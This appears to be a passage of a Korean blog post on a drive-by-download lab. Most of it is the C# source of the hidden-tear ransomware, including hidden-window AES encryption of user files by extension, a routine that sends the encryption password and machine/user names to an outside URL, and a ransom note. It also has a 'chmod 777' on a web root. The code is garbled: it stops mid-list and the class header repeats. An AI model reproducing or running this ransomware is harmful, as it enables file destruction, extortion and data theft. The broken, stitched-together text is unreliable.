
드라이브 바이 다운로드 : 이전 글에서 다룬 실습
|
|
|
|
|
|
/*
https://github.com/goliate/hidden-tear/blob/master/hidden-tear/hidden-tear/Form1.cs
 _     _     _     _              _
| |   (_)   | |   | |            | |
| |__  _  __| | __| | ___ _ __   | |_ ___  __ _ _ __
| '_ \| |/ _` |/ _` |/ _ \ '_ \  | __/ _ \/ _` | '__|
| | | | | (_| | (_| |  __/ | | | | ||  __/ (_| | |
|_| |_|_|\__,_|\__,_|\___|_| |_|  \__\___|\__,_|_|

 * Coded by Utku Sen(Jani) / August 2015 Istanbul / utkusen.com
 * hidden tear may be used only for Educational Purposes. Do not use it as a ransomware!
 */

using System;
using System.Diagnostics;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Windows.Forms;
using System.Security;
using System.Security.Cryptography;
using System.IO;
using System.Net;
using Microsoft.Win32;
using System.Runtime.InteropServices;
using System.Text.RegularExpressions;


namespace hidden_tear
{
public partial class Form1 : Form
    {
//Url to send encryption password and computer info
        string targetURL = "https://www.example.com/hidden-tear/write.php?info=";
        string userName = Environment.UserName;
        string computerName = System.Environment.MachineName.ToString();
        string userDir = "C:\\Users\\";
public Form1()
{
InitializeComponent();
}
private void Form1_Load(object sender, EventArgs e)
{
            Opacity = 0;
this.ShowInTaskbar = false;
//starts encryption at form load
startAction();
}
private void Form_Shown(object sender, EventArgs e)
{
            Visible = false;
            Opacity = 100;
}
//AES encryption algorithm
public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
            byte[] encryptedBytes = null;
            byte[] saltBytes = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };
using (MemoryStream ms = new MemoryStream())
{
using (RijndaelManaged AES = new RijndaelManaged())
{
AES.KeySize = 256;
AES.BlockSize = 128;
var key = new Rfc2898DeriveBytes(passwordBytes, saltBytes, 1000);
AES.Key = key.GetBytes(AES.KeySize / 8);
AES.IV = key.GetBytes(AES.BlockSize / 8);
AES.Mode = CipherMode.CBC;
using (var cs = new CryptoStream(ms, AES.CreateEncryptor(), CryptoStreamMode.Write))
{
                        cs.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                        cs.Close();
}
                    encryptedBytes = ms.ToArray();
}
}
return encryptedBytes;
}
//creates random password for encryption
public string CreatePassword(int length)
{
const string valid = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&?&/";
            StringBuilder res = new StringBuilder();
            Random rnd = new Random();
while (0 < length--){
                res.Append(valid[rnd.Next(valid.Length)]);
}
return res.ToString();
}
//Sends created password target location
public void SendPassword(string password){

            string info = computerName + "-" + userName + " " + password;
var fullUrl = targetURL + info;
var conent = new System.Net.WebClient().DownloadString(fullUrl);
}
//Encrypts single file
public void EncryptFile(string file, string password)
{

            byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
            byte[] passwordBytes = Encoding.UTF8.GetBytes(password);
// Hash the password with SHA256
            passwordBytes = SHA256.Create().ComputeHash(passwordBytes);

            byte[] bytesEncrypted = AES_Encrypt(bytesToBeEncrypted, passwordBytes);

            File.WriteAllBytes(file, bytesEncrypted);
            System.IO.File.Move(file, file+".locked");
}
//encrypts target directory
public void encryptDirectory(string location, string password)
{
//extensions to be encrypt
var validExtensions = new[]
{
".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", ".jpg", ".png", ".csv", ".sql", ".mdb", ".sln", ".php", ".asp", ".aspx", ".html", ".xml
public partial class Form1 : Form
    {
        string targetURL = "https://www.example.com/hidden-tear/write.php?info=";
        string userName = Environment.UserName;
        string computerName = System.Environment.MachineName.ToString();
        string userDir = "C:\\Users\\";
public void encryptDirectory(string location, string password)
{
//extensions to be encrypt
var validExtensions = new[]
{
".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", ".jpg", ".png", ".csv", ".sql", ".mdb", ".sln", ".php", ".asp", ".aspx", ".html", ".xml", ".psd"
};
 public void startAction()
{
            string password = CreatePassword(15);
            string path = "\\Desktop\\test";
            string startPath = userDir + userName + path;
SendPassword(password);
encryptDirectory(startPath,password);
messageCreator();
            password = null;
            System.Windows.Forms.Application.Exit();
}
public void messageCreator()
{
            string path = "\\Desktop\\test\\READ_IT.txt";
            string fullpath = userDir + userName + path;
            string[] lines = { "Files has been encrypted with hidden tear", "Send me some bitcoins or kebab", "And I also hate night clubs, desserts, being drunk." };
            System.IO.File.WriteAllLines(fullpath, lines);
}
public partial class Form1 : Form
    {
        string targetURL = "https://www.example.com/hidden-tear/write.php?info=";
        string userName = Environment.UserName;
        string computerName = System.Environment.MachineName.ToString();
        string userDir = "C:\\Users\\";




chmod 777 /var/www/html/





// a : 내용 추가 라서, 넣어주는 값이 계속 추가된다.